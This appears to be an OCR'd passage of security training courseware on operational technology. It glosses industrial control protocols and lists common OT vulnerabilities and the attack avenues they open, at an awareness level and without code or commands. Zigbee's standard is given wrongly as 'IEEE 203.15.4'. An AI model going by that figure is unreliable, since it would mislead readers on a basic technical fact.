
Protocols used in Level 2

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an Internet Protocol used for communication between smaller and low-power devices with limited processing capacity; it is mainly used for home and building automation.
- **DNP3**: DNP3 (Distributed Network Protocol 3) is a communication protocol used to interconnect components within process automation systems.
- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide a way to authenticate DNS response data and can secure information provided by DNS.
- **FTE**: Fault Tolerant Ethernet (FTE) is designed to provide rapid network redundancy, and each node is connected twice to a single LAN through dual network interfaces.
- **HART-IP**: The HART-IP protocol is used to integrate WirelessHART gateways and HART multiplexers tightly and efficiently for sending and receiving digital information.
- **IEC 60870-5-101/104**: This is an extension of the IEC 101 protocol with some modifications in transport, network, link, and physical layer services. It enables communication between the control station and substation through the standard TCP/IP network.
- **SOAP**: SOAP (Simple Object Access Protocol) is a messaging protocol containing a stern set of rules that can administrate data transfer between client and server using the XML message format.

Protocols used in Level 0 and 1

- **BACnet**: BACnet (Building Automation and Control network) is a data communication protocol designed for building automation and control networks that implements standards such as ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT**: Ethernet for Control Automation Technology (EtherCAT) is an Ethernet-based fieldbus system that is appropriate for both hard and soft real-time computing necessities in automation technology.


- **CANopen**: CANopen is a high-level communication protocol based on the CAN (Controller Area Network) protocol. It is used for embedded networking applications like vehicle networks.
- **Crimson**: Crimson is the common programming platform used for a variety of Red Lion products such as G3 and G3 Kadet series HMIs, Data Station Plus, Modular Controller, and the Productivity Station.
- **DeviceNet**: DeviceNet is another variant of the Common Industrial Protocol (CIP) that is used in the automation industry for interconnecting control devices to exchange data.
- **Zigbee**: Zigbee is a short-range communication protocol that is based on IEEE 203.15.4 standard. Zigbee is used for devices that transfer data intermittently at a low data rate in a restricted area and within a range of 10–100 m.
- **ISA SP100**: ISA SP100 is a committee for establishing the industrial wireless standard ISA100. ISA100 is used for the industrial manufacturing environment and process automation industry.
- **MELSEC-Q**: MELSEC-Q provides an open and seamless network environment integrating different levels of automation networks such as CC-Link IE, high-speed, and large-capacity ethernet-based integrated open networks.
- **Niagara Fox**: Niagara Fox protocol is a building automation protocol used between the Niagara software systems developed by Tridium.
- **Omron Fins**: Omron Fins is used by PLC programs for transferring data and performing other services with remote PLC connected on an Ethernet network. It can also be used by remote devices such as FieldServer for transferring data.
- **PCWorx**: PCWorx is used in many ICS components, and they make a series of inline controllers (ILCs). These controllers allow the use of different ICS protocols and some common TCP/IP protocols.
- **Profibus**: Profibus is more complex than Modbus, and is designed and developed to address interoperability issues. It is employed in process automation and factory automation fields.
- **Sercos II**: The serial real-time communication system (Sercos II) comprises a digital drive interface appropriate for use in industrial machines. It is used in complex motion control applications with high specification designs.
- **S7 Communication**: S7 Communication is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7-300/400 family and is used in PLC programming and for accessing PLC data from SCADA.
- **WiMax**: Worldwide Interoperability for Microwave Access (WiMax) is based on the standard IEEE 802.16 and is envisioned for wireless metropolitan area networks. WiMax operates at frequencies between 2.5 GHz and 5.8 GHz with a transfer rate of 40 Mbps.



LO#06: Explain OT Attacks

OT Attacks

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.



OT Vulnerabilities

Vulnerability	Description
1. Publicly Accessible OT systems	Ability to perform the password brute-forcing or probe OT systems to disable or disrupt its functions
2. Insecure Remote Connections	Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	Outdated software versions lead to increased risks and pave the way to compromise the OT systems
4. Weak Passwords	Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks

Vulnerability	Description
6. OT Systems Placed within the Corporate IT Network	Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT systems	Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	Flat and unsegmented OT network configuration assumes all systems have equal importance and functions Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	Susceptibility to malware and command-and-control attacks

OT Vulnerabilities

